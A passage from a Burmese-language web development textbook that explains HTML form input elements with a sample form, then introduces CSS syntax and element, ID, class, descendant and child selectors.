`<label>` Element နဲ့ `<input>` Element တို့ကို ချိတ်ဆက်ဖို့အတွက် `<label>` Element ရဲ့ for Attribute မှာ `<input>` Element ရဲ့ `id` ကို ထည့်သွင်းပေးခြင်းဖြင့် ချိတ်ဆက်လိုက်တာပဲဖြစ်ပါတယ်။ ရရှိမယ့် အကျိုးကတော့ အသုံးပြု သူက "First Name" ဆိုတဲ့ Label ကိုနှိပ်လိုက်ရင် Text Input မှာအလိုလို Focus ဖြစ်နေ စေမှာပဲဖြစ်ပါတယ်။

Input Element နဲ့ပဲထည့်သွင်းနိုင်တဲ့ အခြား Input အမျိုးအစားတွေ ရှိပါသေးတယ်။

`<input type="password">` ကို အသုံးပြုသူ Password ရိုက်ထည့်စေဖို့သုံးနိုင်ပါတယ်။ Text Input နဲ့ အခြေခံ အားဖြင့် တူပေမယ့် အသုံးပြုသူအချက်အလက်တွေရိုက်ထည့်တဲ့အခါ Star လေးတွေအဖြစ် ပြောင်းလဲ ဖော်ပြပေးမယ့် Input အမျိုးအစားဖြစ်ပါတယ်။

`<input type="hidden">` ဟာလည်း Text Input နဲ့ အခြေခံအားဖြင့်တူပါတယ်။ ဒါပေမယ့် `hidden` ဆိုတဲ့ အတိုင်း အသုံးပြုသူကို ထည့်သွင်းဖော်ပြမှာမဟုတ်တဲ့ Input အမျိုးအစားဖြစ်ပါတယ်။ App တွေတည်ဆောက်တဲ့ အခါ ဒီ Hidden Input က သူ့နေရာနဲ့သူအသုံးဝင်ပါတယ်။

`<input type="checkbox">` ကိုတော့ Checkbox Option တွေထည့်သွင်းဖို့ အသုံးပြုနိုင်ပါတယ်။ `checked` Attribute ကိုအသုံးပြုပြီး Default Check လုပ်ပေးနိုင်ပါတယ်။ `checked` Attribute ဟာ အပြည့်အစုံဆိုရင် `checked="checked"` လို့ ရေးပေးရတဲ့ Attribute တစ်ခုဖြစ်ပါတယ်။ ရှေ့မှာပြောခဲ့သလိုပဲ အပြည့်အစုံပဲ ဖြစ်ဖြစ်၊ Attribute Name သက်သက်ချည်းဖြစ်ဖြစ် နှစ်သက်သလိုရေးနိုင်ပါတယ်။

`<input type="radio">` ကိုတော့ Radio Option တွေထည့်သွင်းဖို့ အသုံးပြုနိုင်ပါတယ်။ သူလည်းပဲ `checked` Attribute ကိုပဲ Default Check သတ်မှတ်နိုင်ပါတယ်။ ထူးခြားချက်ကတော့၊ Radio Option ဆိုတာ

ရွေးစရာအများကြီး ထဲက တစ်ခုတည်းကိုပဲ ရွေးခွင့်ပေးတဲ့ Option အမျိုးအစားပါ။ ဒီလုပ်ဆောင်ချက်ရဖို့အတွက် အမျိုး အစားတူရာ Radio Option တွေကို `name` Attribute စုစည်းပေးရပါတယ်။ ဥပမာ -

```
<input type="radio" name="gender" value="male">
<input type="radio" name="gender" value="female">
```

`<input type="submit">` ကတော့ Button ထည့်သွင်းဖို့ အသုံးပြုရပါတယ်။ `submit` Button ဟာ Form တစ်ခုအတွက် အရေးအကြီးဆုံးဖြစ်ပါတယ်။ `submit` Button အလုပ်လုပ်ပုံကို **အခန်း (၈) PHP Basic** မှာ ထပ်ရှင်း ပေးမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `value` Attribute ဟာ Text Input တွေအတွက် Default Value ဖော်ပြဖို့အသုံးပြုပါတယ်။ Checkbox နဲ့ Radio Option တို့အတွက်တော့ သက်ဆိုင်ရာ Element ရဲ့ တန်းဖိုးသတ်မှတ်ပေးဖို့ သုံးရပါတယ်။ Button Element တွေ အတွက်တော့ `value` Attribute ကို Button ပေါ်မှာပေါ်တဲ့ Button Label ဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ်။ ဥပမာ `<input type="submit" value="Save">`

`<input type="reset">` ဟာလည်း Button တစ်ခုပဲဖြစ်ပါတယ်။ `reset` Button ကို နှိပ်လိုက်ရင် Input အား လုံးမှာ ထည့်သွင်းထားတဲ့အချက်အလက်တွေကို ရှင်းလင်းပေးမှာဖြစ်ပါတယ်။ ဒီ Button ဟာ မသုံးသင့်တဲ့ Button တစ်ခု ဖြစ်ပါတယ်။ Web Form တစ်ခုမှာဖြည့်သွင်းစရာ Input (၁၀) ခုခန့် ပါတယ်ဆိုကြပါစို့။ အားလုံး ဖြည့်ပြီးမှ ဖြည့်ခဲ့သမျှ မှားနေလို့ (၁၀) ခုလုံးကို ပြန်ရှင်းပြစ်ချင်တယ်ဆိုတဲ့အသုံးမျိုးက လက်တွေ့မှာမရှိပါဘူး။ မှား လို့ ပြန်ဖြည့်ချင်လဲ တစ်ခုနှစ်ခု ပဲရှိမှာပါ။ ဒီ Button ထည့်ထားမိမှ အသုံးပြုသူက မတော်တစ်ဆမှားနှိပ်မိရင် သူဖြည့် ခဲ့သမျှအကုန်ရှင်းသွားလို့ အစအဆုံး ပြန်ထည့်ရတဲ့ပြဿနာ ရှိနိုင်ပါတယ်။ User Experience ရှုဒေါင့်ကကြည့်မယ် ဆိုရင် အထူးလို အပ်ချက်တစ်စုံတစ်ရာမရှိရင် မသုံးသင့်တဲ့ Button တစ်မျိုးပဲဖြစ်ပါတယ်။

`<input type="button">` ဟာလည်း Button တစ်မျိုးပဲ ဖြစ်ပါတယ်။ သူကတော့ Button အလွတ်တစ်ခုသာ ဖြစ်ပါတယ်။ ဘာအလုပ်မှလုပ်မှာမဟုတ်ပါဘူး။ JavaScript နဲ့ တွဲဖက်အသုံးပြုလိုတဲ့အခါမှသာ အသုံးပြုရမယ့် Button တစ်မျိုးဖြစ်ပါတယ်။

`<button>` Element ဟာ လည်း `<input type="button">` နဲ့ အတူတူပဲဖြစ်ပါတယ်။ ထူးခြားချက်က `<button>` Element က Full Element တစ်ခုဖြစ်တဲ့အတွက် Element Content နဲ့ Close Tag ရှိပါတယ်။ ဥပမာ - `<button>Download</button>` လို့ ရေးရမှာဖြစ်ပါတယ်။ ရလဒ်ကတော့ `<input type="button" value="Download">` လို့ ရေးသားခြင်းနဲ့ အတူတူပဲရမှာဖြစ်ပါတယ်။

`<button>` Element ရဲ့ ထူးခြားချက်က လိုအပ်ရင် Formatting Tag တွေကို Content မှာ ထည့်ရေးလို့ရနိုင် ခြင်းပဲ ဖြစ်ပါတယ်။ ဥပမာ - `<button>Download <b>file.pdf</b></button>` လို့ ရေးသားနိုင်တဲ့ အားသာ ချက်ရှိမှာဖြစ်ပါတယ်။

နောက် Input Element နှစ်မျိုးကျန်ပါသေးတယ်။ Textarea နဲ့ Select Box တို့ပဲဖြစ်ပါတယ်။ သူတို့အတွက်တော့ `<input>` Element မသုံးပါဘူး။ Textarea ထည့်သွင်းဖို့အတွက် `<textarea>` Element ကိုသုံးရပါတယ်။

ထူးခြားချက်က `<textarea>` ဟာ `<input>` လို Empty Element မဟုတ်ပါဘူး။ အဖွင့်အပိတ်ရှိတဲ့ Full Element ဖြစ်ပါတယ်။ ပြီးတော့ Default Value သတ်မှတ်ဖို့အတွက် `<input type="text">` မှာလို `value` Attribute သုံးပြီး သတ်မှတ်လို့မရပါဘူး။ Default Value ကို အဖွင့် Tag နဲ့ အပိတ် Tag ကြားထဲမှာရေးပေးရပါတယ်။ ဥပမာ - `<textarea>Default Text</textarea>`

Select Box ကို Drop-Down Box လို့လည်း ခေါ်ပါတယ်။ ထည့်သွင်းဖို့အတွက်တော့ `<select>` Element ကို သုံးရ ပါတယ်။ နှိပ်လိုက်ရင် ရွေးစရာစာရင်းကျလာမှာဖြစ်ပါတယ်။ ရွေးစရာစာရင်းကိုတော့ `<option>` Element တွေနဲ့ သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ -

```
<select>
  <option value="1">Apple</option>
  <option value="2">Orange</option>
  <option value="3" selected>Mango</option>
  <option value="4">Grape</option>
</select>
```


`<option>` Element တွေမှာ `value` Attribute သတ်မှတ်ထားတာကို သတိပြုပါ။ ဥပမာ - Orange လို့ ရွေးစရာ စာရင်းမှာ ဖော်ပြထားပေမယ့် သူ့ရဲ့တန်ဖိုးအမှန်က (2) ဖြစ်ပါတယ်။ `value` Attribute မပေးထားလည်း ရပါ တယ်။ မပေးထားရင်တော့ ရွေးစရာစာရင်းမှာဖော်ပြထားတဲ့ Orange ကိုပဲ သူရဲ့ `value` အနေနဲ့အသုံးပြုသွားမှာပါ။ နောက်ထပ် သတိပြုရမှာက `selected` Attribute ဖြစ်ပါတယ်။ သူက Default ရွေးထားပေးစေလိုတဲ့ `<option>` Element မှာ ထည့်သွင်းပေးရမှာ ဖြစ်ပါတယ်။ `selected` Attribute ပေးထားတဲ့ `<option>` မရှိ ရင်၊ အပေါ်ဆုံး `<option>` ကို Default အနေနဲ့ ရွေးထားပေးမှာပဲ ဖြစ်ပါတယ်။

HTML Form နမူနာ

```
<!doctype html>
<html>
<head>
  <meta charset="UTF-8">
  <title>HTML Form</title>
</head>
<body>
  <h1>Form Inputs</h1>
  <form>
    <label for="fname">Name</label><br>
    <input type="text" id="name"><br>

    <label for="email">Email</label><br>
    <input type="text" id="email"><br>

    <label for="address">Address:</label><br>
    <textarea id="address"></textarea><br>

    <br>
    <input type="radio" name="gender" id="male">
    <label for="male">Male</label>
```

```
    <input type="radio" name="gender" id="female">
    <label for="female">Female</label><br>
    <br>

    <label for="education">Highest Education</label><br>
    <select id="education">
      <option>High School</option>
      <option>Bachelor</option>
      <option>Post Graduate Diploma</option>
      <option>Master</option>
      <option>Ph.D</option>
    </select><br> <br>

    <input type="submit" value="send">
  </form>
</body>
</html>
```

နမူနာမှာဖော်ပြထားတဲ့ Form ကို `form.html` File Name နဲ့ ကူးယူသိမ်းဆည်းပြီး Browser နဲ့ဖွင့်ကြည့်ရင် အခုလို ရလဒ် ရရှိမှာပဲဖြစ်ပါတယ်။



မှတ်ချက် ။ Browser မှာ ဖော်ပြတဲ့အခါ Element တွေကို နောက်တစ် လိုင်းဆင်းပြီး ဖော်ပြစေချင်ရင် `<br>` Element ကို အသုံးပြုနိုင်ပါတယ်။ `<br>` ဆိုတာ Line Break ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး Content နဲ့ Close Tag မရှိတဲ့ Empty Element တစ်ခု လည်းဖြစ်ပါတယ်။

Conclusion

အခုဖော်ပြခဲ့တဲ Element တွေဟာ ရိုးရိုး Text Document တစ်ခုကို HTML Element တွေနဲ့ တည်ဆောက်တဲ့ အခါ အသုံးပြုရတဲ့ အခြေခံ Element များပဲ ဖြစ်ပါတယ်။ ဖြည့်စွက်မှတ်သားဖို့လိုတဲ့ Element နဲ့ Attribute တွေကို သက်ဆိုင် ရာအခန်းအလိုက် ဆက်လက်ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ ဒီအခန်းမှာတော့၊ HTML Document တွေ ဟာ Web App တွေရဲ့အခြေခံ Data Structure တွေ ဖြစ်တယ်ဆိုတဲ့အချက်ကို အထူးပြုမှတ်သားစေချင်ပါတယ်။

Professional Web Developer Course

ဤစာအုပ်ပါ အကြောင်းအရာများကို စာရေးသူ

ဆရာအိမောင် ကိုယ်တိုင် သင်ကြားပေးသည်။

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၃) Cascading Style Sheets - CSS

သပ်ရပ်၍အသုံးပြုရလွယ်ကူသည့် App များအတွက် အရှိမဖြစ်နည်းပညာ

W3C က CSS ကိုဖန်တီးခဲ့တဲ့ ရည်ရွယ်ချက်ကတော့ Document Content နဲ့ Style ကို ခွဲခြား ထားချင်လို့ဖြစ်ပါတယ်။ HTML ကို Content Structure တည်ဆောက်ဖို့အသုံးပြုပြီး အဲ့ဒီ Content တွေကို ဘယ်လိုပုံစံ၊ ဘယ်လို Style နဲ့ ဖော်ပြရမလဲဆိုတာကို CSS နဲ့ သတ်မှတ်ရတဲ့သဘောဖြစ်ပါတယ်။

CSS Style Language ကိုတီထွင်ဖန်တီးဖို့ ဆွေးနွေးကြတော့ အဆိုပြုချက် Proposal (၉) မျိုးထိ ရရှိခဲ့ကြပါတယ်။ အဲ့ဒီထဲက (၂) မျိုးကိုအခြေခံပြီး တီထွင်ဖို့ W3C ကဆုံးဖြတ်ခဲ့ပါတယ်။ Cascading HTML Style Sheets (CHSS) နဲ့ Stream-based Style Sheet Proposal (SSP) တို့ပဲဖြစ်ပါတယ်။ CHSS ကတော့ ကနေ့တွင်တွင်ကျယ်ကျယ်အသုံးပြု နေကြတဲ့ CSS နဲ့ပိုပြီး နီးစပ်ပါတယ်။ အမှန်တော့ CSS ကို HTML တင်မကပါဘူး၊ တစ်ခြား Markup Language တွေနဲ့ လည်းတွဲဖက် အသုံးပြုနိုင်ပါတယ် (ဥပမာ - XML, SVG, XUL)။ ဒါကြောင့် CHSS ကနေ H ကို ဖယ်လိုက်ပြီး CSS လို့ အမည်တွင်စေခဲ့တာပါ။

တစ်ခြား Style Language တွေနဲ့မတူပဲ CSS ရဲ့ တစ်မူထူးခြားချက်ကတော့ Document တစ်ခုအတွက် တစ်ခုထက်ပိုတဲ့ Style Sheets တွေ တွဲဖက်အသုံးပြုနိုင်ပြီး၊ Style Sheet တစ်ခုကအခြား Style Sheet တစ်ခုထဲက သတ်မှတ်ထားချက်တွေကို Cascade (Inherit) လုပ်ယူပြီး ဆက်လက်အသုံးပြုနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် လည်း Cascading Style Sheet လို့ ခေါ်တာပါ။ ၁၉၉၆ ခုနှစ် ဒီဇင်ဘာလမှာ CSS ရဲ့ ပထမဆုံး Version ကြေငြာခဲ့ပါတယ်။ အမှန်တော့ CSS မှာ Version လို့မသုံးပါဘူး။ CSS Level 1 လို့ခေါ်ပါတယ်။ အခုနောက်ဆုံး HTML5 နဲ့ တွဲဖက်ပါဝင်လာပြီး လက်ရှိတွင်တွင်ကျယ်ကျယ် အသုံးပြုနေတဲ့ CSS ကိုတော့ CSS3 (CSS Level 3) လို့ ခေါ်ပါတယ်။

3.1 - CSS Syntax

CSS ဟာ Programming Language တစ်ခုမဟုတ်သလို Markup Language တစ်ခုလည်းမဟုတ်ပါဘူး။ ကြေငြာချက် တွေ စုစည်းထားတဲ့ Language တစ်မျိုးဖြစ်ပါတယ်။

"`<h2>` Element တွေကို စာလုံးအနီရောင်နဲ့ဖော်ပြပါ။ Bold လုပ်ပေးပါ။"
"class ကို 'note' လို့ သတ်မှတ်ထားတဲ့ Element တွေကို စာလုံး Size 12 Pixels အသုံးပြုဖော်ပြပါ။"

- စသဖြင့် ဘယ် Element ကို ဘယ်လို Style နဲ့ ဖော်ပြရမလဲဆိုတာကို သတ်မှတ်ကြေငြာထားတဲ့ ကြေငြာချက်များပဲ ဖြစ်ပါတယ်။ ရေးသားပုံ Syntax ကို **ပုံ (၃-က)** မှာ ကြည့်ပါ။

```
selector {
  property: values;
  property: values;
  ...
}
```

ပုံ (၃-က) CSS ရေးသားပုံရေးထုံး

Selector, Property, Values ဒီသုံးမျိုးပဲရှိတာပါ။ Selector ဆိုတာ h1, p, img, li စတဲ့ HTML Element တွေကို ရွေးချယ်ခြင်းဖြစ်ပါတယ်။ Property တွေကတော့ color, background, border, font-style စတဲ့ Style Property တွေ ဖြစ်ပါတယ်။ Values တွေကတော့ blue, 20px, bold, center စတဲ့ Style Value တွေပဲဖြစ်ပါတယ်။ ဥပမာ - <p> Element တွေအားလုံးကိုစာလုံးအစိမ်းရောင် နဲ့ ဖော်ပြပါလို့ CSS နဲ့ အခုလို ကြေငြာပေးနိုင်ပါတယ် -

```
p {
  color: green;
}
```

နမူနာမှာ `p` က Selector ဖြစ်ပါတယ်။ `color` က Property ဖြစ်ပြီး `green` ကတော့ Value ဖြစ်ပါတယ်။

3.2 - CSS Selectors

CSS မှာ နံပါတ် (၁) အရေးအကြီးဆုံးက Selector ဖြစ်ပါတယ်။ Element ပေါင်းများစွာနဲ့ ဖွဲ့စည်းထားတဲ့ HTML Document တစ်ခုထဲက ကိုယ် Style သတ်မှတ်လိုတဲ့ Element ကို Select လုပ်ရွေးချယ်နိုင်ခြင်းဟာ ပထမဆုံးလိုအပ် ချက်ဖြစ်ပါတယ်။

Selector တွေထဲမှာ အခြေခံအကျဆုံးကတော့ Element Selector, ID Selector နဲ့ Class Selector တို့ပဲ ဖြစ်ပါတယ်။ Element Selector ကတော့ HTML Element Name နဲ့ Select လုပ်ခြင်းဖြစ်ပါတယ်။ မည်သည့် HTML Element ကိုမဆို Name အတိုင်း CSS နဲ့ Select လုပ်ယူနိုင်ပါတယ်။ နမူနာတစ်ချို့ ဖော်ပြပေးပါမယ် -

```
body {
  background: black;
  color: white;
}
```

```
h1 {
  font-size: 24px;
}

ul {
  list-style: square;
  line-height: 20px;
}

a {
  color: yellow;
  text-decoration: none;
}
```

body, h1, ul, a စသဖြင့် Element Name အတိုင်း Select လုပ်ယူခြင်းဖြစ်တဲ့အတွက် သူတို့ကို Element Selector ခေါ်တာပါ။ ID Selector ကတော့ id Attribute သတ်မှတ်ပေးထားတဲ့ Element တွေကို id နဲ့ပဲ Select လုပ်ခြင်းဖြစ်ပါတယ်။ ဥပမာ - ကျွန်တော်တို့ရဲ့ HTML Document ထဲမှာ ဒီလို Element Structure ပါဝင်တယ် ဆိုကြ ပါစို့ -

```
<ul id="nav">
  <li id="key-nav"> … </li>
  <li> … </li>
  <li> … </li>
  …
</ul>

<p id="highlight"> … </p>

<ul id="sitemap">
  …
</ul>

<p id="foot-note"> … </p>
```

`ul { background: pink; }` လို့ ရေးသားမယ်ဆိုရင် ဒီ Structure မှာ ပါဝင်တဲ့ `<ul>` Element နှစ်ခု စလုံး ရဲ့ Background က ပန်းရောင်ဖြစ်သွားမှာပါ။ ကျွန်တော်တို့က အပေါ်က `<ul>` Element တစ်ခုထဲအတွက် Style သတ်မှတ်လိုရင်တော့ သူမှာပေးထားတဲ့ ID ကိုပါ ထည့်သွင်း Select လုပ်ပေးဖို့လိုမှာဖြစ်ပါတယ်။ ဥပမာ -

```
ul#nav {
  background: pink;
}
```

(သို့မဟုတ်)

```
#nav {
  background: pink;
}
```

Sign လေးကို ID Selector လို့ခေါ်တာဖြစ်ပါတယ်။ **ul#nav** ရဲ့ အဓိပ္ပါယ်က "ID ကို nav လို့ပေးထားတဲ့ <ul> Element ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ **#nav** ရဲ့ အဓိပ္ပါယ်ကတော့ "ID nav လို့ပေး ထားတဲ့ Element ကို Select လုပ်ပါ" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ဒါကြောင့် ဘယ်လိုရေးရေး ကျွန်တော်တို့လိုချင် တဲ့ ရလဒ် ဖြစ်တဲ့ ID မှာ `nav` လို့ပေး ထားတဲ့ <ul> Element ကို Background ပန်းရောင်သတ်မှတ်ခြင်းရလဒ် ရရှိ မှာပဲဖြစ်ပါ တယ်။ ကွာခြားချက် အနည်းငယ်ရှိပေမယ့် လက်တွေ့ရေးသားတဲ့အခါမှာ ရေးသားသူရဲ့ရွေးချယ်မှုသာ အဓိကဖြစ်လို့ နှစ်သက်ရာနည်းလမ်းနဲ့ ရေးသားနိုင်ပါတယ်။ ပေးထားတဲ့ Structure နမူနာမှာ <p> Element လည်း နှစ်ခုပါလို့ အဲ့ဒီထဲက `id="highlight"` လို့ ပေးထားတဲ့ Element ကိုပဲ ရွေးယူချင်ရင် **p#highlight** (သို့မဟုတ်) **#highlight** ဆိုတဲ့ ID Selector နည်းလမ်းနဲ့ ရွေးယူနိုင်မှာ ဖြစ် ပါတယ်။

Class Selector ကတော့ ရေးသားပုံအားဖြင့် ID Selector နဲ့ ခပ်ဆင်ဆင်ပါပဲ။ Element တွေမှာ `class` Attribute ပေး ထားဖို့လိုပါတယ်။ # Sign ကို ID Selector အဖြစ်အသုံးပြုရသလိုပဲ Dot (.) ကို Class Selector အဖြစ် အသုံးပြုရပါတယ်။ ကျွန်တော်တို့မှာ ဒီလို Element Structure ရှိတယ်ဆိုကြပါစို့။

```
<p> … </p>
<p class="note"> … </p>
<p> … </p>
<p class="note"> … </p>
```

<p> Element လေးခုပါဝင်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီထဲက `class="note"` လို့ပေးထားတဲ့နှစ်ခုကိုပဲ ရွေးချယ် Select လုပ်ချင်ရင်တော့ ခုလိုရေးသားပေးရမှာ ဖြစ်ပါတယ်။

```
p.note {
  color: gray;
  font-size: 11px;
}
```

(သို့မဟုတ်)

```
.note {
  color: gray;
  font-size: 11px;
}
```

ID Selector မှာလိုပဲ **p.note** ရဲ့ အဓိပ္ပါယ်က "Class မှာ note လို့ပေးထားတဲ့ <p> Element ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး **.note** ရဲ့ အဓိပ္ပါယ်ကတော့ "Class မှာ note လို့ပေးထားတဲ့ Element ကို Select လုပ်ပါ"

ဆိုတဲ့အဓိပ္ပါယ်ပဲဖြစ်ပါတယ်။ နှစ်သက်ရာနည်းလမ်းနဲ့ ရေးသားနိုင်ပါတယ်။ တစ်ချို့က အဓိပ္ပါယ်ပိုမိုပေါ်လွင်တဲ့ `p.note` ရေးဟန်ကို အားပေးကြပေမယ့်တစ်ချို့ကလည်း စာလုံးတစ်လုံးနှစ်လုံးသက်သာလည်းမနည်းဘူး ဆိုတဲ့ သဘောနဲ့ `.note` ရေးဟန်ကို အားပေးကြပါတယ်။

မှတ်ချက် ။ ။ HTML Document တစ်ခုမှာ ID တူတဲ့ Elements နှစ်ခုမရှိသင့်ပါဘူး။ CSS ကတော့ ID တူတဲ့ Element နှစ်ခု ရှိနေ လည်း နှစ်ခုလုံးအတွက် အလုပ်လုပ်သွားမှာပါပဲ။ ဒါပေမယ့် သဘာဝအရ ID ဆိုတာ Element တွေကို Identify လုပ်တာပါ။ Unique ဖြစ်ရပါတယ်။ CSS မှာ ပြဿနာမရှိပေမယ့် နောက်ပိုင်း JavaScript နဲ့ Element တွေကို စီမံတဲ့အခါ ID တူတဲ့ Element တွေ ရှိနေ ရင် မလိုလားအပ်တဲ့ အခက်အခဲတွေ တွေ့ရမှာဖြစ်ပါတယ်။ Class ကတော့ Element တွေကို Classify လုပ် တာပါ။ သဘာဝအရ ကိုက အမျိုးတူရာစုဖို့ သုံးရတာဖြစ်လို့ ဖော်ပြပုံအမျိုး အစားတူတဲ့ Element တွေကို Class အတူတူ ပေးတာ လုပ်သင့်တဲ့အလုပ်တစ်ခု ပဲဖြစ်ပါတယ်။ Front-End Expert တွေကတော့ CSS အတွက် Element တွေကို ID မပေးပဲ Class ပေးတာကပိုသင့်တော်တယ်လို့ အကြံပြုကြလေ့ရှိပါတယ်။

3.3 - Slightly Advanced CSS Selectors

အနည်းငယ်ထူးခြားပြီး အသုံးဝင်တဲ့ Selector တစ်ချို့ကို ထပ်မံဖော်ပြပါမယ်။ အဲ့ဒါတွေကတော့ Descendant Selector, Child Selector, Attribute Selector တို့ပဲ ဖြစ်ပါတယ်။ Descendant Selector ဆိုတာ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Element တွေကို Select လုပ်ဖို့သုံးပါ တယ်။ Nested Selector လို့လည်းခေါ်ပါ တယ်။ Document တစ်ခုမှာရှိသမျှ Element တိုင်းကို Class တွေ ID တွေ လိုက်ပေးနေစရာ မလိုပဲ ရွေးချယ် Select လုပ်နိုင်တဲ့ နည်းလမ်းဖြစ်လို့ အလွန်အသုံးဝင်ပါတယ်။ HTML Element Structure လေးတစ်ခုနဲ့ တွဲ ကြည့်ချင် ပါတယ်။

```
<a href="#">Outside Link</a>

<p>
  <a href="#">Inside Link One</a>
  <strong><a href="#">Inside Link Two</a></strong>
</p>
```

ဒီနမူနာမှာ `<a>` Element သုံးခုပါဝင်ပါတယ်။ တစ်ခုက သီးခြားရှိနေတာပါ။ နှစ်ခုကတော့ `<p>` Element ထဲမှာ ရှိနေ တာပါ။ `<p>` Element အတွင်းထဲက `<a>` တစ်ခုက `<strong>` Element တစ်ခုအတွင်းထဲကိုထပ်ရောက်နေ ပါ သေးတယ်။ အဲ့ဒီ `<a>` Element တွေကို ဒီနည်းနဲ့ Select လုပ်ယူနိုင်ပါတယ်။

```
p a {
  color: gray;
}
```

`p [space] a` လို့ ရေးသားထားတာပါ။ အဲ့ဒီ `[space]` ကို Descendant Selector အနေနဲ့ သုံးလိုက်တာဖြစ်ပါ တယ်။ အဓိပ္ပါယ် က "`<p>` Element အတွင်းထဲက `<a>` Element တွေကို Select လုပ်လိုက်ပါ" လို့အဓိပ္ပါယ်ရပါ တယ်။ ဒါကြောင့် `<p>` Element အတွင်းထဲက `<a>` Element နှစ်ခုလုံးကို ရွေးချယ်လိုက်တဲ့ သဘောလည်းဖြစ်ပါ တယ်။ ဒါပေမယ့် အပြင်ဘက်မှာ သီးခြားရှိနေတဲ့ <a> ကိုတော့ ထည့်သွင်း Select လုပ်မှာမဟုတ်ပါဘူး။

မှတ်ချက် ။ ။ နမူနာ Element Structure မှာ `<a>` Element တွေအတွက် `href` Attribute မှာ URL အစစ်အမှန်မပေးထားပဲ # Sign လေးကို ပေးထားပါတယ်။ အဲ့ဒါ ဘာအဓိပ္ပါယ်မှမဟုတ်ပါဘူး။ နမူနာ သက်သက်ဖော်ပြချင်တာဖြစ်လို့ URL အစစ်အမှန် မထည့် တော့ပဲ ခပ်လွယ်လွယ် # Sign လေးတစ်ခုတည်း ထည့်ထားလိုက်တာဖြစ်ပါတယ်။ # Sign လေးဟာ URL မှာ ထည့်သွင်း အသုံးပြုနိုင် တဲ့ Valid Sign ဖြစ်လို့ တစ်ခြား သင်္ကေတတွေအစား # Sign ကို နမူနာအနေနဲ့အသုံးပြုတာပါ။

```
p strong a {
  color: gray;
}
```

`p [space] strong [space] a` လို့ သုံးထားပါတယ်။ အဓိပ္ပါယ်က "`<p>` Element အတွင်းထဲက၊ `<strong>` Element အတွင်းမှာ ရှိနေတဲ့ `<a>` ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်လို့ ပေးထားတဲ့ Structure ထဲက Inside Link Two တစ်ခု တည်းကိုပဲရွေးချယ်သွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိ နေတဲ့ Element တွေကို Select လုပ်သွားနိုင် ပါတယ်။ လက်တွေ့ Project တွေမှာ ရေးသားအသုံးပြုလေ့ ရှိတဲ့နမူနာ တစ်ချို့ထပ်မံဖော်ပြလိုက်ပါတယ်။

```
#header a {
  text-decoration: none;
  color: black;
}

#nav li a.active {
  background: black;
  color: white;
}

.note strong {
  font-weight: normal;
  color: red;
}

#footer p {
  font-size: 11px;
  color: gray;
}

a img {
  border: 0 none;
}
```

Child Selector ကတော့ Descendant နဲ့သဘောတရားဆင်ပါတယ်။ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Element ကိုပဲ Select လုပ်တာပါ။ ကွာခြားချက်ကတော့ Descendant Selector က Element တစ်ခုအတွင်းမှာရှိ သမျှ ကိုက်ညီတဲ့ Element တွေအားလုံးကို Selector လုပ်သွားမှာပါ။ Child Selector ကတော့ Direct Child ဖြစ် တဲ့ Element တွေကိုသာ ရွေးချယ်ပေးမှာပါ။ ထပ်ဆင့် Element တွေနဲ့ရှိနေတဲ့ အခြား Element တွေကို ထည့်သွင်း Select လုပ်ပေးမှာမဟုတ်ပါဘူး။ Descendant Selector လေ့လာဖို့ သုံးခဲ့တဲ့ Element Structure ကိုပဲ ပြန်လည် အသုံးပြုချင် ပါတယ်။

```
<a href="#">Outside Link</a>

<p>
  <a href="#">Inside Link One</a>
  <strong><a href="#">Inside Link Two</a></strong>
</p>
```

`<p>` Element အတွင်းထဲက `<a>` Element ကို ဒီနည်းနဲ့လည်း Select လုပ်ယူနိုင်ပါတယ်။

```
p > a {
  color: gray;
}
```

